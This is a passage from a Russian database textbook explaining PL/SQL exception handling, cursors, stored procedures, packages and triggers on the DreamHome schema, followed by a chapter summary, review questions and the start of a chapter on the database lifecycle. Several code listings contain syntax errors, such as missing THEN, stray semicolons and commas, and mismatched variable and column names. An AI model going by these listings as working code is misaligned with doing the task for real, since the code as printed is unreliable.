Как было упомянуто выше, определяемая пользователем исключительная ситуация описывается в декларативной части блока PL/SQL. В выполняемой части проверяется условие возникновения исключительной ситуации и, если это условие найдено, активизируется исключение. Сам обработчик исключений должен находиться в конце блока PL/SQL, В листинге 8.2 приведен пример кода обработки исключительных ситуаций. В этом примере также показано использование поставляемого корпорацией Oracle пакета DBMS_OUTPUT, который предоставляет возможность вывода данных из блоков и подпрограмм PL/SQL. Процедура put_line выводит информацию в буфер SGA, которую можно вывести на экран, вызвав процедуру get_line или установив опцию SERVEROUTPUT ON в программе SQL*Plus.

Курсоры

Оператор SELECT может непосредственно использоваться в том случае, если запрос возвращает *одну и только одну* строку. Для обработки запроса, который может возвращать произвольное число строк (т.е. нуль, одну или несколько строк), в языке PL/SQL используются *курсоры* (cursors). Курсоры предоставляют возможность обращаться за один раз к одной строке из общего количества строк результатов запроса. В сущности, курсор действует как указатель на конкретную строку результатов запроса. Для обращения к следующей строке курсор может быть продвинут на 1. Курсор должен быть *объявлен* и *открыт* перед его использованием и *закрыт* для освобождения занимаемых им ресурсов, если в нем нет больше необходимости. После открытия курсора можно обращаться к строкам результатов запроса, выбирая их по одной строке с помощью оператора FETCH, а не оператора SELECT. (В главе 21 показано, что язык SQL может быть встроен в языки программирования высокого уровня и курсоры также могут быть использованы для обработки запросов, которые возвращают произвольное количество строк.)

Листинг 8.3 иллюстрирует использование курсора для определения количества объектов недвижимости, управляемых сотрудником SG14, В этом случае запрос может возвратить произвольное число строк и поэтому должен быть использован курсор. В данном примере следует отметить следующие важные пункты.

- В разделе DECLARE объявляется курсор propertyCursor.
- Курсор впервые открывается в разделе операторов. Кроме прочих выполняемых действий, открытие курсора вызывает активизацию процесса синтаксического анализа оператора SELECT, заданного в объявлении курсора CURSOR, определения строк, которые удовлетворяют критерию поиска (называемых активным набором), и позиционирование указателя непосредственно перед первой строкой активного набора. Следует отметить, что если запрос не возвращает строк, то при открытии курсора машина обработки кода PL/SQL не активизирует исключения.
- Затем в коде обрабатывается в цикле каждая строка активного набора и происходит выборка текущих значений строк в выходные переменные с помощью оператора FETCH INTO. Кроме того, после выполнения каждого оператора FETCH указатель передвигается на следующую строку активного набора.
- В коде проверяется, не отсутствуют ли в курсоре какие-либо строки (propertyCursor%NOTFOUND), и цикл завершается, если строки не обнаружены (EXIT WHEN). В ином случае отображаются сведения об объекте недвижимости с помощью пакета DBMS_OUTPUT и происходит переход в начало цикла.
- После завершения выборки данных курсор закрывается.

- В блоке обработки исключений выводится информация обо всех обнаруженных сбойных ситуациях.

Кроме атрибута %NOTFOUND, который приобретает истинное значение, если самая последняя выборка не возвращает искомую строку, имеются и другие полезные атрибуты курсора.

- **%FOUND.** Принимает истинное значение, если самая последняя выборка возвращает искомую строку (т.е. принимает значение, обратное %NOTFOUND).
- **%ISOPEN.** Принимает истинное значение, если курсор открыт.
- **%ROWCOUNT.** Принимает значение общего количества строк, выборка которых была выполнена до настоящего времени.

Листинг 8.2. Пример обработки исключительной ситуации в PL/SQL

```
DECLARE
  X      NUMBER;
  vStaffNo PropertyForRent.staffNo%TYPE:= 'SG14';
-- Определить исключительную ситуацию для ограничивающих условий
-- предметной области, которая запрещает сотруднику управлять более
-- чем 100 объектами недвижимости
  e_too_many_properties EXCEPTION;
  PRAGMA EXCEPTION_INIT(e_too_many_properties, -20000);
BEGIN
     SELECT COUNT(*) INTO x
     FROM PropertyForRent
     WHERE staffNo = vStaffNo;
     IF x=100
-- Активизировать исключение, если нарушено условие, заданное
-- в предметной области
          RAISE e_too_many_properties;
     END IF;
     UPDATE PropertyForRent SET staffNo = vStaffNo WHERE propertyNo
= 'PG4';
EXCEPTION
-- Обработать исключение для ограничивающего условия
-- предметной области
  WHEN e_too_many_properties THEN
dbms_output.put_line('Сотрудник ' || staffNo ||
                     ' уже управляет 100 объектами');
END;
```

Листинг 8.3. Использование курсоров в PL/SQL для обработки многострочного запроса

```
DECLARE
      vPropertyNo     PropertyForRent.propertyNo%TYPE;
      vStreet         PropertyForRent.street%TYPE;
      vCity           PropertyForRent.city%TYPE;
      vPostcode       PropertyForRent.postcode%TYPE;
      CURSOR propertyCursor IS
             SELECT propertyNo, street, city, postcode
             FROM PropertyForRent
```

```
            WHERE staffNo = 'SG14'
            ORDER by propertyNo
BEGIN
-- Открыть курсор, чтобы начать выборку, затем обработать в цикле
-- каждую строку из результирующей таблицы
   OPEN propertyCursor;
   LOOP;
-- Выбрать следующую строку из результирующей таблицы
    FETCH propertyCursor;
          INTO vPropertyNo,vStreet, vCity, vPostcode;
    EXIT WHEN propertyCursor%NOTFOUND;

-- Отобразить данные
  dbms_output.put_line('Номер объекта: ' || vPropertyNo);
  dbms_output.put_line('Улица:         ' || vStreet);
  dbms_output.put_line('Город:         ' || vCity);
  IF postcode IS NOT NULL THEN
     dbms_output.put_line('Почтовый индекс: ' || vPostcode);
  ELSE
     dbms_output.put_line ('Почтовый индекс :    NULL ');
  END IF;
 END LOOP;
 IF propertyCursor%ISOPEN THEN CLOSE propertyCursor END IF;
--Ошибка - вывести на печать сообщение об ошибке
EXCEPTION
 WHEN OTHERS THEN,
     dbms_output .put_line('Обнаружена ошибка');
     IF propertyCursor%ISOPEN THEN CLOSE propertyCursor END IF;
END;
```

Передача параметров курсору

Язык PL/SQL предоставляет возможность параметризовать курсоры таким образом, чтобы одно и то же определение курсора могло многократно использоваться с различными критериями. Например, можно изменить курсор, определенный в примере, который был приведен выше, следующим образом:

```
CURSOR propertyCursor (vStaffNo VARCHAR2) IS
       SELECT propertyNo, street, city, postcode
       FROM PropertyForRent
       WHERE staffNo = vStaffNo
       ORDER BY propertyNo;
```

После этого можно открыть такой курсор, например, с использованием следующих операторов:

```
vStaffNo1 PropertyForRent.staffNo%TYPE:='SG14';
OPEN propertyCursor('SG14');
OPEN propertyCursor('SA9');
OPEN propertyCursor(vStaffNo1);
```

Модификация строк при помощи курсора

После выборки строк при помощи курсора возможна их модификация и удаление. В этом случае, для того, чтобы быть уверенным, что строки не были изменены в промежутках между объявлением курсора, его открытием и выборкой строк в активный набор, при объявлении курсора к нему добавляется выражение FOR UPDATE. В результате происходит блокировка строк активного набора для предотвращения каких-либо конфликтных ситуаций, связанных с одновременным обновлением данных с помощью разных открытых курсоров (блокировка и конфликты обновления описаны в главе 19).

Например, если желательно передать объекты, которыми управляет сотрудник SG14, сотруднику SG37, курсор должен быть объявлен следующим образом:

```
CURSOR propertyCursor IS
SELECT propertyNo, street, city, postcode
FROM PropertyForRent
WHERE staffNo = 'SG14'
ORDER BY propertyNo
FOR UPDATE NOWAIT;
```

По умолчанию, если сервер Oracle не может установить блокировки строк активного набора, который определен курсором типа SELECT FOR UPDATE, сервер переходит в состояние ожидания на неопределенно долгое время. Чтобы предотвратить это, может быть задано необязательное ключевое слово NOWAIT для последующего проведения проверок и определения того, была ли блокировка выполнена успешно. А при обработке в цикле строк активного набора к оператору UPDATE или DELETE языка SQL необходимо добавить конструкцию WHERE CURRENT OF для указания на то, что эта модификация данных должна применяться к текущей строке активного набора. Например:

```
UPDATE PropertyForRent
SET staffNo = 'SG37'
WHERE CURRENT OF propertyCursor;
...
COMMIT;
```

8.2.6. Подпрограммы, хранимые процедуры, функции и пакеты

Подпрограммы — это именованные блоки PL/SQL, которые могут принимать параметры и вызываться на выполнение. В PL/SQL имеются два типа подпрограмм, называемых *(хранимыми) процедурами* и *функциями*. Процедуры и функции могут принимать ряд параметров, передаваемых им вызывающей программой, и выполнять ряд действий. И процедуры, и функции могут модифицировать и возвращать данные, переданные им в качестве параметров. Различие между процедурой и функцией заключается в том, что функция всегда возвращает единственное значение вызвавшей программе, а процедура — нет. Обычно используются процедуры, за исключением тех случаев, когда требуется возвращаемое значение.

Процедуры и функции PL/SQL очень похожи на процедуры и функции большинства языков программирования высокого уровня и обладают такими же преимуществами: обеспечивают модульность и расширяемость, стимулируют по-

вторное использование и упрощают сопровождение, а также позволяют перейти от применения простейших операций к более сложным операциям, созданным самим пользователем. Параметр имеет конкретное имя и конкретный тип данных, но также может быть обозначен следующим образом.

- IN. Параметр используется только как входное значение.
- OUT. Параметр используется только как выходное значение.
- IN OUT. Параметр используется и как входное, и как выходное значение.

Например, можно преобразовать анонимный блок PL/SQL, представленный в листинге 8.3, в процедуру, добавив в его начало следующие строки кода:

```
CREATE OR REPLACE PROCEDURE PropertiesForStaff
  (IN vStaffNo VARCHAR2)
AS...
```

Затем эта процедура может быть вызвана на выполнение в программе SQL*Plus следующим образом:

```
SQL>SET SERVEROUTPUT ON;
SQL>EXECUTE PropertiesForStaff('SG14');
```

Пакеты

Пакет — это совокупность процедур, функций, переменных и операторов языка SQL, которые сгруппированы вместе и хранятся в виде единого программного блока. Пакет состоит из двух частей: спецификации и тела. В *спецификации* пакета объявляются все общедоступные структуры (public constructs) пакета, а в *теле* определяются все структуры (общедоступные и частные (private)) пакета, и таким образом реализуется спецификация. Поэтому пакеты обеспечивают своего рода инкапсуляцию. При создании процедуры или пакета в базе данных Oracle выполняются следующие шаги.

- Процедура или пакет компилируется.
- **Скомпилированный код сохраняется в памяти.**
- Процедура или пакет сохраняется в базе данных.

По условиям предыдущего примера можно создать спецификацию пакета следующим образом:

```
CREATE OR REPLACE PACKAGE StaffPropertiesPackage AS
  procedure PropertiesForStaff(vStaffNo VARCHAR2);
END StaffPropertiesPackage;
```

Тело пакета (т.е. реализацию пакета) можно создать следующим образом:

```
CREATE OR REPLACE PACKAGE BODY StaffPropertiesPackage
AS
...
END StaffPropertiesPackage;
```

Для ссылок на элементы, **объявленные в спецификации пакета,** используется **точечное обозначение (dot notation). Например, можно вызвать процедуру** PropertiesForStaff **следующим образом:**

```
StaffPropertiesPackage.PropertiesForStaff('SG14');
```

8.2.7. Триггеры

Триггер определяет действие, которое должно быть предпринято базой данных при возникновении в приложении некоторого события. Триггер может использоваться для осуществления определенных ограничений ссылочной целостности, комплексных ограничений предметной области базы данных или для контроля изменений в данных. Код внутри триггера, называемый *телом триггера,* состоит из блока PL/SQL, программы на языке Java или из подпрограммы на языке C, Триггеры базируются на модели "событие-условие-действие" (Event-Condition-Action — ECA).

- Как *событие* (или *события*), которое управляет триггером в Oracle, рассматриваются
  - операторы INSERT, UPDATE или DELETE, применяемые к указанной таблице (или, возможно, представлению);
  - операторы CREATE, ALTER или DROP, применяемые к любому объекту схемы;
  - запуск базы данных или останов экземпляра Oracle; регистрация пользователя в системе или выход из нее;
  - конкретное или любое сообщение об ошибке.

  Также можно определить, когда должен сработать триггер — *до* или *после* события.
- *Условие*, которое определяет, должно ли быть выполнено действие. Условие является необязательным, но если оно определено, то действие должно быть выполнено только тогда, когда это условие истинно.
- *Действие*, которое должно быть предпринято. Этот блок содержит операторы SQL и код, которые должны быть выполнены, когда выдается активизирующий оператор и условие активизации триггера принимает истинное значение.

Есть два типа триггеров: *строковые* триггеры (row-level triggers), которые выполняются для каждой затронутой активизирующим событием строки таблицы, и *операторные* триггеры (statement-level triggers), выполняющиеся только один раз, даже если активизирующее событие затрагивает множество строк. База данных Oracle поддерживает также триггеры INSTEAD-OF, обеспечивающие прозрачный способ модификации представлений, которые не могут быть модифицированы непосредственно с помощью операторов SQL DML (INSERT, UPDATE и DELETE). Эти триггеры называются триггерами INSTEAD-OF, поскольку, в отличие от триггеров других типов, база данных Oracle активизирует их вместо (*instead-of*) выполнения первоначального оператора SQL. Триггеры могут также активизировать друг друга. Это может происходить, когда действие триггера влечет за собой внесение изменения в базе данных, которое, в свою очередь, вызывает другое событие, с которым также связан триггер.

Например, в учебном проекте *DreamHome* предусмотрено правило, которое запрещает сотруднику управлять одновременно более 100 объектами недвижимости. Можно создать триггер, представленный в листинге 8.4, для реализации этого ограничения предметной области. Этот триггер вызывается прежде, чем строка будет вставлена в таблицу PropertyForRent или будет модифицирована текущая строка. Если сотрудник уже управляет в данный момент 100 объектами недвижимости, система выдает сообщение и прекращает транзакцию. Следует обратить внимание на следующие особенности использования триггеров.

- Ключевое слово BEFORE определяет, что триггер должен запускаться до того, как будет предпринята модификация или вставка в таблицу PropertyForRent.
- Ключевое слово FOR EACH ROW определяет, что триггер является строковым триггером, выполняемым для каждой строки таблицы PropertyForRent, которая обновляется оператором.
- Ключевое слово new используется для ссылки на новое значение столбца. (Хотя в этом примере и не используется ключевое слово old, оно может быть использовано для ссылки на старое значение столбца.)

Листинг 8.4. Триггер для реализации ограничивающего условия, которое не позволяет сотруднику управлять одновременно более чем 100 объектами недвижимости

```
CREATE TRIGGER StaffNotHandlingTooMuch
BEFORE INSERT OR UPDATE ON PropertyForRent
FOR EACH ROW
DECLARE
  X     NUMBER;
BEGIN
     SELECT COUNT(*) INTO x
     FROM PropertyForRent
     WHERE staffNo = :new.staffNo;
     IF x=100
       raise_application_error(-20000,('Сотрудник ' || :new.staffNo ||
                    ' уже управляет 100 объектами недвижимости');
     END IF;
END;
```

Использование триггеров для реализации ссылочной целостности

В разделе 8.2.3 было упомянуто, что по умолчанию в базе данных Oracle выполняются действия ON DELETE NO ACTION И ON UPDATE NO ACTION на уровне ссылок на именованные внешние ключи. СУБД Oracle также предоставляет возможность определения дополнительного выражения ON DELETE CASCADE для того, чтобы разрешить каскадное распространение операции удаления строк из родительской таблицы на дочернюю таблицу. Но эта база данных не поддерживает действие ON UPDATE CASCADE или действия SET DEFAULT и SET NULL. Если эти действия необходимы, то они должны быть реализованы как триггеры или хранимые процедуры либо выполнены в коде приложения. В частности, в примере 6.1 главы 6 внешний ключ staffNo в таблице PropertyForRent должен иметь действие ON UPDATE CASCADE. Это действие может быть реализовано с использованием триггеров, как показано в листинге 8.5.

Триггер 1 (PropertyForRent_Check_Before)

Триггер, код которого приведен в листинге 8.5, *запускается* всякий раз, когда в таблице PropertyForRent модифицируется столбец staffNo. Еще до модификации триггер проверяет, не совпадает ли новое значение со значением, которое уже имеется в таблице Staff. Если активизируется исключение Invalid_staff, триггер выдает сообщение об ошибке и запрещает изменение.

Доработки, **необходимые для поддержки триггеров в таблице Staff**

Три триггера, код которых показан в листинге 8.6, запускаются всякий раз, когда в таблице Staff модифицируется столбец staffNo. До определения триггеров создается числовая последовательность updateSequence вместе с общедоступной (public) переменной updateSeq (которая доступна для трех триггеров с использованием пакета seqPackage). Кроме того, в таблицу PropertyForRent добавляется столбец updateid, используемый для хранения информации о том, что изменения в строку уже внесены, для предотвращения его повторного выполнения в ходе каскадной операции.

Триггер 2 (Cascade_StaffNo_Update1)

Этот операторный (statement-level) триггер запускается до модификации столбца staffNo в таблице Staff для того, чтобы установить новый последовательный номер обновления.

Триггер 3 (Cascade_StaffNo Update2)

Этот (строковый) триггер запускается для того, чтобы модифицировать все строки в таблице PropertyForRent с заменой старого значения staffNo (:old.staffNo) на новое (:new.staffNo) и отметить строку как уже обновленную.

Триггер 4 (Cascade_StaffNo Update3)

Последний (операторный) триггер запускается после модификации, чтобы убрать отметки об обновлении строк.

Листинг 8.5. Триггеры Oracle для реализации действия ON UPDATE CASCADE *по* внешнему ключу staffNo в таблице PropertyForRent, когда первичный ключ staffNo модифицируется в таблице Staff: триггер для таблицы PropertyForRent

```
   До модификации столбца staffNo в таблице PropertyForRent
-- запустить этот триггер, чтобы проверить присутствие в таблице
-- Staff нового значения внешнего ключа
CREATE TRIGGER PropertyForRent_Check_Before
      -- Триггер, активизируемый перед обновлением
      BEFORE UPDATE OF staffNo ON PropertyForRent
      -- Конструкция FOR EACH ROW обозначает триггер уровня строки
      -- Выражение new.staffNo IS NOT NULL является условием проверки
      FOR EACH ROW WHEN (new.staffNo IS NOT NULL)
DECLARE
       dummy CHAR(5);
       invalid_staff EXCEPTION;
       valid_staff EXCEPTION;
       mutating_table EXCEPTION;
       PRAGMA EXCEPTION_INIT (mutating_table,-4091);
-- Использовать курсор для проверки наличия значения родительского
— ключа. Использовать FOR UPDATE OF для блокировки строки
-- родительского ключа так, чтобы строка не была удалена другой
-- транзакцией до завершения этой транзакции
CURSOR update_cursor (sn CHAR(5)) IS
      SELECT StaffNo FROM Staff
      WHERE staffNo = sn
      FOR UPDATE OF staffNo;
```

```
      BEGIN
           OPEN update_cursor(:new.staffNo);
           FETCH update_cursor INTO dummy;
-- Проверить родительский ключ. Активизировать соответствующие
-- исключения
           -- Условие NOTFOUND возникает, если задано
           -- недействительное значение staffNo
           IF update_cursor%NOTFOUND THEN
                    RAISE invalid_staff;
           ELSE
                    RAISE valid_staff;
           END IF;
      EXCEPTION
      -- Обработка исключения, активизированного при обнаружении
      -- недействительного значения staffNo
      WHEN invalid_staff THEN
           CLOSE update_cursor;
           raise_application_error(-20000,'Неверный номер сотрудника '
                || :new.staffNo;
      WHEN valid_staff THEN
           CLOSE update_cursor;
-- Изменяемая (mutating) таблица - таблица, которая в данный момент
-- была обновлена операторами INSERT, UPDATE или DELETE; или таблица,
-- которая должна быть обновлена в соответствии с декларативным
-- ограничением ссылочной целостности DELETE CASCADE.
— Эта ошибка активизирует исключение, но в этом случае исключение
-- возникает в ходе нормальной работы, поэтому перехватить его, но
-- не выполнять никаких действий.
      WHEN mutating_table THEN
           NULL;
END;
```

Листинг 8.6. Триггеры для таблицы Staff

```
-- Создать последовательный номер и общедоступную переменную
-- UPDATESEQ
CREATE SEQUENCE updatesequence INCREMENT BY 1 MAXVALUE 500 CYCLE;
-- Пакет seqpackage применяется для выработки значений
-- последовательности
CREATE PACKAGE seqpackage AS
       updateseq NUMBER;
END seqpackage
CREATE or REPLACE PACKAGE BODY seqpackage AS END seqpackage;
-- Добавить новый атрибут в таблицу PropertyForRent для обозначения
-- измененных строк.
-- Следующий оператор предназначен для ввода дополнительного столбца
-- в таблицу PropertyForRent
ALTER TABLE PropertyForRent ADD updateid NUMBER;
-- До модификации таблицы Staff использовать этот операторный триггер,
-- выработать новый последовательный номер и присвоить его переменной
-- UPDATESEQ
CREATE TRIGGER Cascade_StaffNo_Update1
      -- Триггер уровня оператора, активизируемый перед выполнением
```

```
        -- оператора
        BEFORE UPDATE OF staffNo ON Staff
DECLARE
        dummy NUMBER;
        BEGIN
             SELECT updatesequence.NEXTVAL  -- установить новую
             INTO dummy FROM DUAL;          -- последовательность
             seqpackage.updateseq:= dummy   -- для модификации
        END;
-- Создать строковый триггер, который выполнит каскадную модификацию
-- в таблице PropertyForRent.
— Только каскадная модификация, если дочерняя строка еще не была
-- модифицирована триггером
CREATE TRIGGER Cascade_StaffNo_Update2
  AFTER UPDATE OF staffNo ON Staff -- Строковый триггер,
  FOR EACH ROW                     -- запускаемый
  BEGIN                            -- после модификации
-- Модифицировать таблицу PropertyForRent и пометить эти столбцы
-- как модифицированные
        UPDATE PropertyForRent SET staffNo=:new.staffNo,
                        updateid= seqpackage.updateseq;
        WHERE staffNo =:old.staffNo AND updated IS NULL;
  END;

-- Создать последний операторный триггер для удаления отметок
CREATE TRIGGER Cascade_StaffNo_Update3
  AFTER UPDATE OF staffNo ON Staff                -- Операторный триггер,
  BEGIN                                           -- запускаемый после
    UPDATE PropertyForRent SET updated = NULL -- модификации, удаляет
    WHERE updateid = seqpackage.updateseq;      -- пометки с
 END;                                           -- измененных строк
```

РЕЗЮМЕ

- На сегодняшний день реляционные системы управления базами данных (реляционные СУБД) стали доминирующим типом программного обеспечения для обработки данных. Объем продаж в этом секторе рынка оценивается в 15-20 миллиардов долларов в год (или 50 миллиардов долларов вместе с инструментами разработки), причем ежегодный прирост этого объема составляет около 25%.
- СУБД Microsoft Access — наиболее широко используемая в среде Microsoft Windows реляционная СУБД. Microsoft Access — типичная для персональных компьютеров СУБД, обеспечивающая хранение, сортировку и поиск данных для множества приложений. В СУБД Access для создания таблиц, запросов, форм и отчетов предусмотрен графический интерфейс пользователя (Graphical User Interface — GUI); для разработки настраиваемых приложений с базой данных есть инструментальные средства, применяющие макроязык Microsoft Access или язык VBA (Visual Basic for Applications).
- Пользователь взаимодействует с СУБД Microsoft Access и разрабатывает базу данных и приложение, используя таблицы, запросы, формы, отчеты, страницы доступа к данным, макросы и модули. Таблица организована по столбцам (называемым *полями)* и строкам (называемым *записями).* Запросы позволяют пользователю просматривать, изменять и анализировать данные различными

способами. Запросы могут также храниться и использоваться в качестве источника записей для форм, отчетов и страниц доступа к данным. Формы могут служить для ряда целей, например для создания форм ввода данных в таблицу. Отчеты позволяют представлять данные в базе данных эффективным способом в требуемом для печати формате. Страница доступа к данным — это специальный тип Web-страницы, разработанной для просмотра и работы с данными (хранящимися в базе данных Microsoft Access или в базе данных Microsoft SQL Server) из Internet или из локальной корпоративной сети (intranet). Макросы — это одно действие или набор действий, выполняющих конкретные операции, например открытие формы или печать отчета. Модули — это совокупность объявлений и процедур языка VBA, которые хранятся как единое целое.

- СУБД Microsoft Access может использоваться как автономная система на одном персональном компьютере или как многопользовательская система в сети. В СУБД Access 2000 предоставляется выбор из двух машин баз данных: первоначальной машины базы данных Jet и новой — Microsoft Data Engine (MSDE), которая совместима с Microsoft BackOffice SQL Server.
- Корпорация Oracle — ведущий поставщик программного обеспечения для управления информацией и вторая по величине в мире независимая компания по производству программного обеспечения. С ежегодным доходом больше 10 миллиардов долларов компания предлагает свои базы данных, инструментальные средства и программные продукты, наряду со связанными с ними услугами в более чем 145 странах мира, Oracle — самая продаваемая многопользовательская реляционная СУБД. Из 400 самых состоятельных компаний 80% используют решения Oracle для электронного бизнеса.
- Пользователь взаимодействует с Oracle и разрабатывает базу данных, используя ряд объектов. Основные объекты в Oracle — это таблицы (таблица организована по столбцам и строкам); объекты (способ расширения системы реляционных типов данных Oracle); кластеры (набор таблиц, хранящихся физически как одна таблица, который совместно использует общий столбец); индексы (структура, используемая для быстрого и эффективного поиска данных); представления *(виртуальные таблицы);* синонимы (альтернативное имя для объекта в базе данных); последовательности (вырабатывают уникальную последовательность чисел в кэше); функции/процедуры (набор операторов языка SQL или PL/SQL, совместно используемых для выполнения конкретной функции); пакеты (коллекция процедур, функций, переменных и операторов языка SQL, которые сгруппированы вместе и хранятся в виде единого программного блока); триггеры (коды, хранящиеся в базе данных и активизируемые (запускаемые) событиями, которые происходят в приложении).
- База данных Oracle основана на применении архитектуры клиент/сервер. СУБД Oracle состоит из *базы данных* (данные в двоичном коде, включая журналы и управляющие файлы) и *экземпляра* (процессы и память системных программ на сервере, которые обеспечивают доступ к базе данных). Экземпляр может соединяться только с одной базой данных. База данных состоит из *логической структуры,* называемой схемой базы данных, и *физической структуры,* содержащей файлы, которые составляют базу данных Oracle.

Вопросы

8.1. Какие объекты могут быть созданы в Microsoft Access?

8.2. Каким образом СУБД Access может быть использована в многопользовательской среде?

8.3. Каковы основные типы Access и области их применения?

8.4. В чем состоят два способа создания таблиц и связей в Access?

8.5. Опишите три способа создания ограничивающих условий предметной области базы данных в Access.

8.6. . Какие объекты могут быть созданы в Oracle?

8.7. Опишите логическую структуру базы данных Oracle.

8.8. Опишите физическую структуру базы данных Oracle.

8.9. Каково назначение двух параметров управления дисковым пространством, PCTFREE И PCTUSED?

8.10. Опишите основные типы Oracle и укажите область применения каждого из них.

8.11. Опишите два способа создания таблиц и связей в Oracle.

8.12. Опишите три способа создания ограничивающих условий предметной области базы данных в Oracle.

8.13. Какова структура блока PL/SQL?

Часть III Методы анализа и проектирования баз данных

Глава 9

ПЛАНИРОВАНИЕ, ПРОЕКТИРОВАНИЕ И АДМИНИСТРИРОВАНИЕ БАЗЫ ДАННЫХ

В ЭТОЙ ГЛАВЕ...

- Основные компоненты информационных систем.
- Основные этапы жизненного цикла приложения баз данных.
- Основные этапы проектирования базы данных: концептуальное, логическое и физическое проектирование.
- Преимущества использования CASE-инструментов — средств автоматизированного проектирования и создания программ.
- Критерии оценки СУБД.
- Методы оценки и выбора СУБД.
- Различие между администрированием данных и администрированием базы данных.
- Цель и задачи администрирования данных и администрирования базы данных.

В настоящее время ключевая роль в достижении успеха большинства компьютеризованных систем принадлежит не используемому оборудованию, а программному обеспечению. Однако существующие исторические свидетельства о разработке программного обеспечения систем не производят столь глубокого впечатления, как хронологические обзоры стремительного прогресса в области аппаратных средств вычислительной техники. В последние десятилетия прикладные программы проделали путь от маленьких и сравнительно простых приложений из нескольких строк кода до очень больших и сложных приложений, состоящих из нескольких миллионов строк. Многие из этих приложений требовали постоянного сопровождения, включая исправление выявленных ошибок, реализацию новых требований пользователей, а также перенос программного обеспечения на новые или модернизированные вычислительные платформы. Усилия и ресурсы, затрачиваемые на сопровождение программного обеспечения, возрастали угрожающими темпами. В результате разработка и реализация многих крупных проектов затягивалась, их стоимость превосходила запланированную, а окончательный продукт получался ненадежным, сложным в сопровождении и обладавшим недостаточной производительностью. Все это привело к ситуации, которая известна под названием "кризис программного обеспечения". Хотя первые упоминания о кризисе были сделаны еще в конце 1960-х годов, даже спустя более чем 40 лет его все еще не удалось преодолеть. В настоящее время многие авторы даже называют этот кризис "депрессией программного обеспечения". В Великобритании специальная Группа по изучению организаци-

онных аспектов информатики (Organizational Aspects Special Interest Group – OASIG) исследовала эту проблему и сформулировала следующие выводы [228],

- Примерно 80-90% компьютеризованных систем не обладают требуемой производительностью.
- При разработке около 80% систем были превышены установленные для этого временные и бюджетные рамки.
- Разработка около 40% систем закончилась неудачно или была прекращена до завершения работы.
- Менее чем 40% систем предусматривали профессиональное обучение и повышение квалификации пользователей во всем необходимом объеме.
- Гармонично интегрировать интересы бизнеса и используемой технологии удалось не более чем в 25% систем.
- Только 10-20% систем отвечают всем критериям достижения успеха.

Неудачи при создании программного обеспечения были вызваны следующими причинами:

а отсутствием полной спецификации всех требований;

- отсутствием приемлемой методологии разработки;
- недостаточной степенью разделения общего глобального проекта на отдельные компоненты, поддающиеся эффективному контролю и управлению.

Для разрешения этих проблем был предложен структурный подход к разработке программного обеспечения, называемый *жизненным циклом информационных систем* (Information Systems Lifecycle), или *жизненным циклом разработки программного обеспечения* (Software Development LifeCycle — SDLC). Далее в этой книге будет использоваться только термин "жизненный цикл информационных систем".

Структура этой главы

В разделе 9.1 описывается жизненный цикл информационных систем и обсуждается, как он связан с жизненным циклом приложения базы данных. В разделе 9.2 представлен обзор этапов жизненного цикла приложения базы данных. Каждый из этих этапов будет подробно рассмотрен в разделах 9.3-9.13, В разделе 9.14 обсуждаются вопросы использования CASE-инструментов, предназначенных для автоматизированного проектирования и создания программ и способных обеспечить поддержку всего жизненного цикла приложения базы данных. Глава завершается разделом 9.15, в котором описаны цели и задачи администрирования данных и администрирования базы данных организации.

9.1. Обзор жизненного цикла информационных систем

Информационная система. Ресурсы, которые позволяют выполнять сбор, управление, корректировку и распространение информации внутри организации.

Начиная с 1970-х годов системы баз данных стали постепенно заменять файловые системы, использовавшиеся как часть инфраструктуры информационных систем (Information System — IS) организаций. Параллельно с этим росло при-

знание того факта, что данные являются важным корпоративным ресурсом, к которому нужно относиться так же бережно, как и к другим ресурсам организации. Это привело к тому, что во многих организациях появились целые отделы или функциональные подразделения, занимавшиеся администрированием данных (АД) и администрированием баз данных (АБД). Они отвечали за обработку и управление корпоративными данными и корпоративными базами данных.

База данных является фундаментальным компонентом информационной системы, а ее разработку и использование следует рассматривать с точки зрения самых широких требований организации. Следовательно, жизненный цикл информационной системы организации неотъемлемым образом связан с жизненным циклом системы базы данных, поддерживающей ее функционирование. Жизненный цикл информационной системы обычно состоит из нескольких этапов: планирование, сбор и анализ требований, проектирование, создание прототипа, реализация, тестирование, преобразование данных и сопровождение.

В этой главе все этапы жизненного цикла информационной системы рассматриваются с точки зрения разработки приложения баз данных. Однако следует отметить, что разработку любого приложения базы данных всегда полезно рассматривать с более широкой точки зрения — как разработку определенного компонента всей информационной системы организации в целом.

В этой главе термины "функциональная сфера" и "область применения приложения" относятся к отдельным направлениям деловой активности внутри организации, например, к маркетингу, работе с персоналом или к управлению товарными запасами.

9.2. Жизненный цикл приложения баз данных

Как уже упоминалось выше, система базы данных является фундаментальным компонентом более широкого понятия — информационной системы организации. Следовательно, жизненный цикл приложений баз данных неразрывно связан с жизненным циклом информационной системы. Этапы жизненного цикла приложения базы данных показаны на рис. 9.1. На этом рисунке рядом с названием каждого этапа указан раздел настоящей главы, в котором он рассматривается.

Следует признать, что эти этапы не являются строго последовательными, а предусматривают в некоторых случаях возврат к предыдущим этапам с помощью *обратных связей* (feedback loops). Например, при проектировании базы данных могут возникнуть проблемы, для разрешения которых потребуется вернуться к этапу сбора и анализа требований. Обратные связи могут возникать почти между всеми этапами, но на рис. 9.1 показаны только наиболее важные из них. Основные сведения о наиболее важных мероприятиях, связанных с реализацией каждого этапа жизненного цикла приложения базы данных, приведены в табл. 9.1.

Для малых приложений с небольшим количеством пользователей жизненный цикл может оказаться не очень сложным. Однако он может стать чрезвычайно сложным при проектировании среднего или крупного приложения базы данных, с десятками и даже тысячами пользователей, сотнями запросов и прикладных программ. Ниже в этой главе основное внимание уделяется тем действиям, которые связаны с разработкой средних и крупных приложений баз данных. В следующих разделах более подробно рассматриваются основные мероприятия, связанные с осуществлением каждого этапа жизненного цикла приложения базы данных.

